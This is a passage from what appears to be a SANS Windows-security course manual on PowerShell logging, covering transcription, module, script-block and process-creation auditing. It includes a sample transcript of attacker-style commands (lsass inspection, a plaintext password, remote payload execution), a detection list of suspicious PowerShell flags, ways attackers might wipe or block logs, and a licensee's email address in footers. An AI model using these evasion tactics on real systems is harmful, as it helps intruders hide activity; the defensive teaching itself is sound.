Note: Just Enough Admin (JEA) endpoints can be configured to perform transcription logging as well, even if machine-wide logging is disabled.

Below is a sample of what a transcript log looks like (it's been edited a bit to avoid line wrapping and some profile script cruft). It's a text file, not an EVTX file.

```
*****
Windows PowerShell transcript start
Start time: 20201109105002
Username: TESTING\Administrator
RunAs User: TESTING\Administrator
Configuration Name:
Machine: WEBSERVER47 (Microsoft Windows NT 10.0.17763.0)
Host Application: powershell_ise.exe
Process ID: 5080
PSVersion: 5.1.17763.592
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17763.592
BuildVersion: 10.0.17763.592
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1

*****
Command start time: 20201109105039
*****
PS> Get-Process -Name lsass | Select-Object -Property *

Name                : lsass
Id                   : 620
PriorityClass        : Normal
FileVersion          : 10.0.17763.1 (WinBuild.160101.0800)
HandleCount          : 2077
WorkingSet           : 92086272
...

*****
Command start time: 20201109105437
*****
PS> $Creds = "P@ssword" | ConvertTo-SecureString -AsPlainText

*****
Command start time: 20201109105453
*****
PS> Invoke-Command -ComputerName Controller -FilePath
      .\Payload.ps1 -Credential $Creds
```

As you can see above, there is a plaintext "P@ssword" in the log file.

What Output Gets Logged Exactly?

However, consider an important limitation of transcription logging: the only command output it records is the output displayed inside the command shell, i.e., the terminal. If a malicious command redirects its output to a text file or uploads it to a web server, that redirected or uploaded output will not be logged. This limitation is by necessity since the performance and storage impact of the alternative would be horrific. Hence, you can expect the output of commands in malware scripts to rarely get logged, while the commands from human interactive use of PowerShell will often produce output displayed in the terminal for the eyeballs of the user/attacker.


Requirements

Transcription logging requires Windows PowerShell 5.0 or later, or PowerShell Core 7.0 or later. It is not enabled by default.

If an alternative output directory is chosen to consolidate the logs, all interactive users and the computer itself must have write permission to that directory. Remember, there may be services or scheduled tasks using PowerShell as well. You may explicitly deny the "Delete" and "Delete subfolders and files" permissions, but if you have a SIEM or scheduled task that purges log files after processing, then take care to not deny these delete permissions to whatever identity the SIEM or task is running under.

Group Policy and Registry

To enable machine-wide transcription logging with PowerShell 5.0 and later, see the GPO options named "Turn on PowerShell Transcription" and "Turn on PowerShell Script Block Logging", which will be found under Computer Configuration > Policies > Administrative Templates > Windows Components > Windows PowerShell.



When you enable transcription logging via GPO, make sure to check the box to "Include invocation headers" to record session details like timestamps too. There will be a separate textual log file for each PowerShell session created on the machine.

If you do not specify an alternative logging path, the default logging path for each user is `$env:USERPROFILE\Documents\`. The log files will have a naming pattern of "PowerShell_transcript.<ComputerName>.<RandomString>.<TimeStamp>.txt." The random string prevents two PowerShell sessions started at the exact same time from trying to use identical log files. It also makes it difficult for attackers to guess the full name of the log file when the attackers cannot perform directory listings.

With ten users on a computer, there will be ten different paths where transcription log files can be found, one for each user's `$HOME\Documents\` folder.

Transcription logging can create a large number of textual log files with a large amount of data. Enabling transcription logging is similar to automatically running `Start-Transcript` for every new session. NTFS compression can be enabled on the folders where the log files are stored for transparent compression.

Attackers may seek to cover their tracks by editing or deleting logs.

Attackers may also wish to examine the log data to extract useful information like network paths, user names, and passwords. Hence, the logs must be protected.

Tip: REGEDIT.EXE is not just a graphical registry editor. Use the /s switch followed by the path to a REG file previously exported with REGEDIT.EXE and it will import the keys and values defined in the REG file quickly and reliably.

Transcription logging can be enabled by editing the registry:

```
regedit.exe /s
C:\SANS\Day4\Logging\Enable-Transcription-Logging.reg
```

Permissions on the Log Folder

If you do specify a folder path in the GPO, then all logs are saved to subdirectories under the given path named after the year, month, and day. This may be easier to search and manage. If the given folder path does not exist, the user or computer writing the log file will automatically attempt to create the folder first.

The path given may be a UNC path to an SMB shared folder, such as "\\ServerName\ShareName\SomeFolder", but beware of the network dependencies and performance issues this may suffer. You will likely install a SIEM agent on your servers and workstations anyway, in which case writing to an SMB share is probably not needed or beneficial.

If an alternative output directory is chosen to consolidate the logs, whether it's a local directory or a remote SMB share, user accounts and computer accounts must have the following advanced NTFS permissions at a minimum:

- Read attributes
- Create files / write data
- Create folders / append data
- Write attributes
- Write extended attributes

Why computer accounts too? There may be services or scheduled tasks using PowerShell as well, not just human users.

The SMB share permissions on the folder will likely be Full Control for Authenticated Users, since despite the name of that group, that group includes computer accounts in Active Directory too. More restrictive SMB share permissions can certainly be applied, but the NTFS permissions cannot be ignored in any case. Focus on the NTFS permissions.

You may explicitly deny the "Delete" and "Delete subfolders and files" permissions for added safety, but, if you have a SIEM or scheduled task that purges log files after processing, take care to not deny these delete permissions to whatever identity the SIEM or task is running under. And recall that the absence of a permission can indirectly deny access too; you don't always have to *explicitly* deny to deny access.

The problem is the "Create files / write data" advanced NTFS permission mentioned above. While a PowerShell host process is running, it will lock the particular log file that it is using, but what about all the earlier log files? If an attacker running under the identity of a user has the "write data" permission to the prior log files of that user, then the contents of each log file can be overwritten with, for example, a single space character. The files themselves cannot be deleted, but the "write data" permission allows overwriting the *contents* of the files. The attacker could do harm, close all running PowerShell host processes, then use a non-PowerShell process to overwrite the log files.

The problem for the attacker is knowing the names of the prior log files. Each log file's name includes a random string. The attacker can't list the contents of the shared folder to get the file names, and the attacker cannot realistically brute force guess the random names either. If there are any other services on the logging server that might allow directory listings, such as a web application running with higher privileges, then take care to prevent such directory listings.

Despite this one issue, with proper NTFS permissions, the practical benefits of centralized logging could be attractive. The bigger potential problem stems from underlying networking problems when they deny access to the SMB share. When PowerShell cannot write to its transcription log folder, PowerShell continues to run normally and the user can continue to run commands; hence, an attacker might plant malware that disables networking completely (or blocks packets to the log server), does harm, then reboots the machine. In this case, don't forget that there are additional logging capabilities too, such as script block logging, that write to the Windows event logs, not to the transcription text logs, and a SIEM agent could be installed too.

Licensed To: Jessica Bone <20joyceann@gmail.com> May 24, 2020

Module Logging


High Volume!

**Get-Module -ListAvailable |
Select-Object Name,Log***

Writes to Event Log:

- **Event ID 800**
- **Event ID 4103**

You choose the modules to log by name in GPO or with wildcards (or just "*").



Module Logging

With module logging, it is possible to log the activities of PowerShell modules in great detail, including command line parameters and output pipeline contents.

Module logging does not write to text logs; it writes to the following Event Viewer logs:

- In Event Viewer, look for Event ID 800 under Applications and Service Logs > Windows PowerShell.
- In Event Viewer, look for Event ID 4103 under Applications and Service Logs > Microsoft > Windows > PowerShell > Operational.

Module logging is not enabled by default because of the high volume of events it can produce. Even normal administrator activity can log more than 1 MB of data per minute.

Requirements

Module logging requires Windows PowerShell 3.0 or later, or PowerShell Core 6.0 or later.

Group Policy and Registry

Module logging is enabled in a GPO under Computer Configuration > Policies > Administrative Templates > Windows Components. When enabled, you list the names of the PowerShell modules whose commands should be logged; wildcards in module name patterns is permissible, including just "*" to match all modules. Regular expressions are not supported.

Module logging can also be enabled by editing the registry:

```
regedit.exe /s C:\SANS\Day4\Logging\Enable-Module-Logging.reg
```

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

Script Block Logging

Script Block = { Chunk of Code in Curvy Braces or a Script }

Enable this and transcription logging at a minimum!

Writes to Event Log but does not include block output.

Event ID 4104 at the **Warning level is Microsoft tagging the event as being likely malicious. Forward to your SIEM!**

Script Block Logging

With script block logging, it is possible to log the commands inside of PowerShell script blocks, including both the original encoded/obfuscated code of attackers and that same code but after de-encoding and deobfuscation. However, script block logging does not log the output of commands, only the commands themselves.

Module logging does not write to text logs, it writes to the following Event Viewer log:

- In Event Viewer, look for Event ID 4104 under Applications and Service Logs > Microsoft > Windows > PowerShell > Operational.

Script block logging is not enabled by default because of the high volume of events it can produce, but it generally produces less log data than module logging. However, it can produce even more data than module logging if you enable the "Log script block invocation start/stop events" in the GPO. Do not check this box:


Log script block invocation start / stop events:

If you check the above box in the GPO, it writes to the following Event Viewer log:

- In Event Viewer, look for Event IDs 4105 and 4106 under Applications and Service Logs > Microsoft > Windows > PowerShell > Operational.

This records the start/stop of script blocks, not script files, and can add megabytes of data to the Operational log *per second* while a script is running. It will almost never be worth

the drive space and CPU cycles required to enable this option. Here is an example of what you get:



Suspicious Blocks: Event ID 4104 at the Warning Level

With Windows PowerShell 5.0 or later, even if script block logging is not enabled, some suspicious blocks will be logged anyway. What counts as "suspicious" is set by Microsoft and is not configurable. If script block logging is specifically disabled through Group Policy (not just undefined), then these suspicious blocks will not be logged.

When Event ID 4104 is written to the Operational log because the block is suspicious, the message will have the Warning level. Normal script block logging messages will have the Informational level. Hence, pay particular attention to Event ID 4104 messages at the Warning level and forward these to your SIEM or log consolidation server as quickly as possible. Your SIEM should immediately issue an alert upon receipt of these messages.

Requirements

Module logging requires Windows PowerShell 4.0 or later, or PowerShell Core 6.0 or later. Automatic logging of suspicious blocks requires Windows PowerShell 5.0 or later.

Group Policy and Registry

Script block logging is enabled in a GPO under Computer Configuration > Policies > Administrative Templates > Windows Components. The setting is named "Turn on PowerShell Script Block Logging."

However, do not check the box in this GPO setting named "Log script block invocation start/stop events" because it is almost never worth the disk space required.

Script block logging can also be enabled by editing the registry:

```
regedit.exe /s  
C:\SANS\Day4\Logging\Enable-ScriptBlock-Logging.reg
```

PowerShell Core Logging

& "\$PSHome\RegisterManifest.ps1"

- **Only run in PSCore on Windows, not on Linux or macOS.**
- **Registers with Event Tracing for Windows (ETW).**
- **Include in your installation script (`pwsh.exe -file`)**

\$PSHome\powershell.config.json

- **Machine-wide PSCore defaults, if you create it.**
- **Optional user-specific one in \$Profile folder.**
- **Group Policy settings in the registry will win.**

PowerShell Core Logging

There are some differences in how PowerShell Core logging options are managed on Windows, Linux, and Apple macOS.

Log Location

On Windows, PowerShell Core has its own event logs found under Event Viewer > Applications and Services Logs > PowerShellCore. PowerShell Core has a log here named "Operational".

Windows PowerShell also has a log named "Operational" in Event Viewer, but in a different location. The Windows PowerShell Operational log is found under Event Viewer > Applications and Services Logs > Microsoft > Windows. Hence, when talking about "the" Operational log for PowerShell, it's helpful to keep in mind whether the discussion is about PowerShell Core or Windows PowerShell, since they have two different logs named "Operational".

On Linux, PowerShell Core writes to the System Log (syslog). Syslog could be handled by the traditional syslogd daemon, the newer systemd rsyslogd service, or a different implementation entirely. Each Linux distribution can be different.

On Apple macOS, the `os_log` function is called and the `log config` command can be used to persist the log data to disk. Please consult the Apple website for details.

Logging Configuration

There are configuration settings hard-coded into PowerShell Core, but these settings can be overridden by registry edits (likely through Group Policy) or by the editing of JSON text files. On Linux and macOS, they do not have Windows-style registries, so they only use the JSON configuration files. If you modify a registry value or configuration file, you will need to restart PowerShell Core before the changes take effect.

Note: The following only concerns logging and other security-related "policy" settings, not settings for user preferences like color scheme or beep tones.

PowerShell Core Registry Settings and Group Policy

In the installation folder for the PowerShell Core binaries (\$PSHome) there is an ADMX template and associated language file (ADML) for the sake of creating new yellow subcontainers in a Group Policy Object underneath the Administrative Templates container of Computer Settings for PowerShell Core:

- \$PSHome\PowerShellCoreExecutionPolicy.admx
- \$PSHome\PowerShellCoreExecutionPolicy.adml

These template files expose PowerShell Core configuration settings to administrators using Group Policy. On your administrative workstation, the ADMX file should be copied into the C:\Windows\PolicyDefinitions\, and the ADML file should be copied into the C:\Windows\PolicyDefinitions\en-US\ folder (or whatever language folder you use). This can be done by hand, or just run this script, which is designed for this purpose:

- \$PSHome\InstallPSCorePolicyDefinitions.ps1


If you have a "Central Store" for ADMX templates in the SYSVOL share of your domain controllers, then the ADMX and ADML files would be uploaded to the correct locations in the SYSVOL share too:

```
\\<controller>\SYSVOL\<yourdomain>\Policies\PolicyDefinitions  
\\<controller>\SYSVOL\<yourdomain>\Policies\PolicyDefinitions\<lang>\
```

(If you're not familiar with the Central Store folder in the SYSVOL share, see the article on Microsoft's website entitled, "How to create and manage the Central Store for Group Policy Administrative Templates in Windows.")

With the above ADMX/ADML files copied into the correct folders on your workstation and/or SYSVOL share, you will find new GPO settings for PowerShell Core when you edit a GPO on your workstation. These new settings are located under Computer Configuration > Policies > Administrative Templates > PowerShell Core.

Note: The GPO container in the following screenshot does not exist by default; you have to copy the above ADMX/ADML files to their correct folders first.



To simplify administration, these GPO settings for PowerShell Core logging have a checkbox to use whatever the setting is for Windows PowerShell logging. This way, you configure the logging options you want for Windows PowerShell and then PowerShell Core will obey these settings too.

Use Windows PowerShell Policy setting.

Windows PowerShell registry settings are found here:

[HKLM|HKCU]:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\

And PowerShell Core registry settings are found here:

[HKLM|HKCU]:\SOFTWARE\Policies\Microsoft\PowerShellCore\

When there is a conflict between HKLM and HKCU registry settings, the HKLM settings will win. In a GPO, the HKLM settings are found under the Computer Configuration container of the GPO. In a GPO, the HKCU settings are found under the User Configuration container of the GPO.

When there is a conflict between registry settings and JSON configuration file settings (see below), the registry settings will win versus the configuration files.

PowerShell Core JSON Configuration File Settings

On Linux and macOS, the machine-wide or global settings for PowerShell Core are stored in a JSON-formatted text file: `$PSHome\powershell.config.json`. This file does not exist by default. This file can be created on Windows too.

There is also the optional user-specific powershell.config.json file located in the same folder as \$Profile.CurrentUserAllHosts. This file also does not exist by default. This file can be created on Windows too.

On Linux and macOS, only the JSON files can be used to override the hard-coded defaults in PowerShell Core because these operating systems do not have registries.

On Windows, Linux, and macOS, if there is a conflict between the global JSON settings for the machine and the user-specific JSON settings, the global JSON settings for the machine will win.

On Windows, there is both the registry (usually managed through Group Policy) and the JSON files for overriding the hard-coded defaults. On Windows, if there is conflict between a registry setting and any JSON setting, the registry setting wins.

The recommendation for Windows is to either use 100% registry settings or 100% JSON file settings. When you desire to use Group Policy, that probably means registry settings, but files can be managed through Group Policy too, just not as easily or commonly.

The following lines may be added to either the machine-wide or user-specific JSON config file to enable transcription logging, script block logging, and module logging of all events at the Informational level and above (this would include warnings, errors, and critical messages too):

```
{
  "Transcription": {
    "EnableTranscripting": true,
    "EnableInvocationHeader": true,
    "OutputDirectory": "<SomeNonDefaultPath>"
  },
  "ScriptBlockLogging": {
    "EnableScriptBlockInvocationLogging": false,
    "EnableScriptBlockLogging": true
  },
  "ModuleLogging": {
    "EnableModuleLogging": true,
    "ModuleNames": [
      "*"
    ]
  },
  "LogLevel": "Informational"
}
```

For example, when you create a script to install PowerShell Core on Linux or macOS, that script could set the logging options at the same time by creating the \$PSHome\powershell.config.json file with your desired settings.

Windows Only: Run \$PSHome\RegisterManifest.ps1


On every Windows computer with PowerShell Core, you must run the following command in PowerShell Core to enable all the PowerShell Core logging capabilities that you might use in the future, but it does not by itself enable all logging options:

```
& "$PSHome\RegisterManifest.ps1"
```

Note: The "&" symbol in PowerShell is the *call* operator and it means "execute whatever is in the following string or variable in a new scope." By contrast, dot-sourcing and Invoke-Expression both run commands in the current scope. Scope includes the visibility of variables between *caller* and *the called*.

The RegisterManifest.ps1 script will link up PowerShell Core to the Event Tracing for Windows (ETW) subsystem in the Windows operating system. This script only needs to be run on Windows, not on Linux or macOS. The script is not required to turn on PowerShell Core logging in general, only some of its logging capabilities. Even without running the script, PowerShell Core can still generate a lot of log data, assuming that these logging features are enabled. The script is only needed for the ETW logging, if needed, but as long as you are automating the installation of PowerShell Core itself, you might as well run the RegisterManifest.ps1 script too afterwards. A full discussion of ETW could be an entire SANS course by itself, so we cannot dive into the ETW deep end in this manual.

When you install PowerShell Core manually on Windows using the GUI installer, there is a checkbox named "Register Windows Event Logging Manifest" that will run the RegisterManifest.ps1 script for you so that you do not have to remember to run it by hand after installation.



Audit All New Process Creations

Windows audit policy "Process Creation" is for all processes, including non-standard PowerShell hosts.

Security Log -> Event ID 4688

- **Creating process and PID.**
- **Created process *with command line arguments!***

GOLD MINE for defenders and attackers alike!

SANS

SEC505 | Securing Windows

Audit All New Process Creations

There is a Windows audit policy that can log the start of any new process, not just PowerShell host processes. This is an important policy to enable for many reasons beyond PowerShell malware. It's also fascinating to watch what is going on in the background when operating normally or while troubleshooting.

Process creation logging does not write to text logs; it writes to the standard Security Event Viewer log:

- In Event Viewer, look for Event ID 4688 under Windows Logs > Security.

When enabled, this policy logs the date, time, user, and executable of any new process. The volume of log data produced depends on the services and applications used on the machine.

For PowerShell ransomware or other abuse, it's very useful to look for powershell.exe executions that include these parameters or arguments (or their abbreviations):

- -ExecutionPolicy Bypass (-ex bypass)
- -EncodedCommand (-enc)
- -NoProfile (-nop)
- -NonInteractive (-noni)
- -Version 2.0 (-ver 2.0)

There are legitimate reasons to use any and all of the above parameters, but it raises the probability that a command is malicious when it uses these parameters. The next step is to examine any arguments to -File or -Command to help confirm the intent.

Requirements

This is not a PowerShell feature, so there is no PowerShell version requirement.

The operating system must be Windows Vista, Server 2008, or later to log process creation events.

By default, process creation logging does not include command line arguments, which drastically limits its usefulness for security, but the logging of arguments can be optionally enabled. Logging command line arguments like this is supported on Windows 8.1, Server 2012 R2, and later operating systems.

Group Policy and Registry

The audit policy is named "Audit Process Creation" and it can be found in a GPO under Computer Configuration > Policies > Windows Settings > Security Settings > Advanced Audit Policy Configuration > Detailed Tracking. Check the boxes to log both successful and failed process creation events.

To log command line arguments as well, enable the setting named "Include command line in process creation events" in a GPO under Computer Configuration > Policies > Administrative Templates > System > Audit Process Creation.

This GPO option sets the following registry value in PowerShell:

```
Set-ItemProperty -Path  
'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\  
Audit' -Name 'ProcessCreationIncludeCmdLine_Enabled' -Value 0x1
```

Or by importing a REG file with REGEDIT.EXE /s:

```
regedit.exe /s  
C:\SANS\Day4\Logging\Log-Command-Line-Arguments.reg
```

The associated audit policy can be queried and modified using auditpol.exe:

```
auditpol.exe /get /Subcategory:"Process Creation"  
auditpol.exe /set /Subcategory:"Process Creation" /success:enable  
/failure:enable
```


Risks

If the logging of command line arguments is enabled, there is the risk of accidental exposure of passwords and other secrets included in the command line. If an adversary can read the Security event log, it will be easy for her to extract all the command line arguments with a script. Remember, too, that this audit policy applies to *all* process launches, not just PowerShell host processes. If you log arguments, strongly consider forwarding the log data to a SIEM or other protected centralized database, then deleting the contents of the Security log of the monitored machine afterwards. Protect the SIEM.

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

Other PowerShell-Related Logging

What is the purpose of the PowerShell malware?

How are the attackers moving laterally? Where are they going?

How are the attackers maintaining persistence?

What Else to Log?

- AppLocker
- More OS audit policies, especially logon/logoff
- WMI Namespaces
- WinRM and OpenSSH
- Windows Firewall

Other PowerShell-Related Logging

The compromise of one computer is bad enough, but hackers and worms often try to "pivot" or "move laterally" from one compromised machine to the next, harvesting credentials along the way, until the credentials of a Domain Admin are stolen.

The following logging capabilities have already been covered earlier in the course, but they are important enough to mention here again for lateral movement tracking:

- AppLocker
- Windows Logon/Logoff Audit Policy Logging (other audit policies too)
- Windows Firewall Logging
- WMI Namespace Logging
- WinRM Service Logging
- OpenSSH Server Service Logging

AppLocker

Just as a reminder, AppLocker can log the execution of programs and scripts, the installation of MSI and APPX software packages, and the loading of DLLs. AppLocker rules do not have to be enforced to enable this logging. AppLocker can operate in "Audit Only" mode too.

For example, it is very useful to identify when either of the following DLLs are loaded by anything other than PowerShell Console (powershell.exe) or PowerShell ISE (powershell_ise.exe):

- System.Management.Automation.dll

- System.Management.Automation.ni.dll

This is really the same DLL, but the ".ni." version has been compiled for the CPU version of the computer ("ni" stands for "Native Image"). This DLL is the main PowerShell engine of command interpretation and execution.

Windows Logon/Logoff Audit Policy Logging

It is assumed that you are logging regular Windows logon/logoff events too. This is an essential part of a Windows baseline audit policy that's important not just for PowerShell lateral movement but for many other reasons as well:

```
auditpol.exe /set /Subcategory:"Logon" /success:enable
/failure:enable

auditpol.exe /set /Subcategory:"Logoff" /success:enable
/failure:enable

auditpol.exe /set /Subcategory:"Other Logon/Logoff Events"
/success:enable /failure:enable

auditpol.exe /set /Subcategory:"Special Logon" /success:enable
/failure:enable
```

The above logon/logoff audit policies all write the standard Security event log. There are many related Event ID numbers, but here is a table of the most important ones:

ID	Description	Audit Policy Subcategory
4624	An account was successfully logged on	Audit Logon
4625	An account failed to log on	Audit Logon
4634	An account was logged off	Audit Logoff
4648	A logon was attempted using explicit credentials	Audit Logon
4672	Special privileges were assigned to a new logon	Audit Special Logon

Windows Firewall Logging

The Windows Firewall can write events to the Security event log instead of to textual log files. The event log data is more detailed than what is contained in the W3C text logs.

To view the current audit policies for the firewall:

```
auditpol.exe /get /subcategory:'Filtering Platform Connection' |
Select-String -Pattern 'Filtering Platform'

auditpol.exe /get /subcategory:'Filtering Platform Packet Drop' |
Select-String -Pattern 'Filtering Platform'
```

The various audit policies and the event ID numbers they produce in the Security log, followed by the auditpol.exe command to enable those audit policies:

- Security 5156: The Windows Filtering Platform has permitted a connection:
- Security 5158: The Windows Filtering Platform has permitted a bind to a port:

```
auditpol.exe /set /subcategory:'Filtering Platform Connection'  
/success:enable /failure:disable
```

- Security 5157: The Windows Filtering Platform has blocked a connection:
- Security 5159: The Windows Filtering Platform has blocked a bind to a local port:

```
auditpol.exe /set /subcategory:'Filtering Platform Connection'  
/success:disable /failure:enable
```

- All of the above: Security 5156, 5158, 5157, and 5159:

```
auditpol.exe /set /subcategory:'Filtering Platform Connection'  
/success:enable /failure:enable
```

- Security 5152: The Windows Filtering Platform has blocked a packet:

```
auditpol.exe /set /subcategory:'Filtering Platform Packet Drop'  
/success:disable /failure:enable
```

- Security 5153: A more restrictive Windows Filtering Platform filter has blocked a packet (note that 5153 is for MAC address filtering at Layer 2, which is not exposed in the Windows Firewall tool):

```
auditpol.exe /set /subcategory:'Filtering Platform Packet Drop'  
/success:enable /failure:disable
```

- All of the above: Security 5152 and 5153:

```
auditpol.exe /set /subcategory:'Filtering Platform Packet Drop'  
/success:enable /failure:enable
```

Finally, to disable all event log logging for the Windows Firewall:

```
auditpol.exe /set /subcategory:'Filtering Platform Connection'  
/success:disable /failure:disable  
  
auditpol.exe /set /subcategory:'Filtering Platform Packet Drop'  
/success:disable /failure:disable
```


Beware of logging dropped packets in a noisy environment; this will quickly fill the Security event log to maximum size and clutter the SIEM's database too.

WMI Namespace Logging

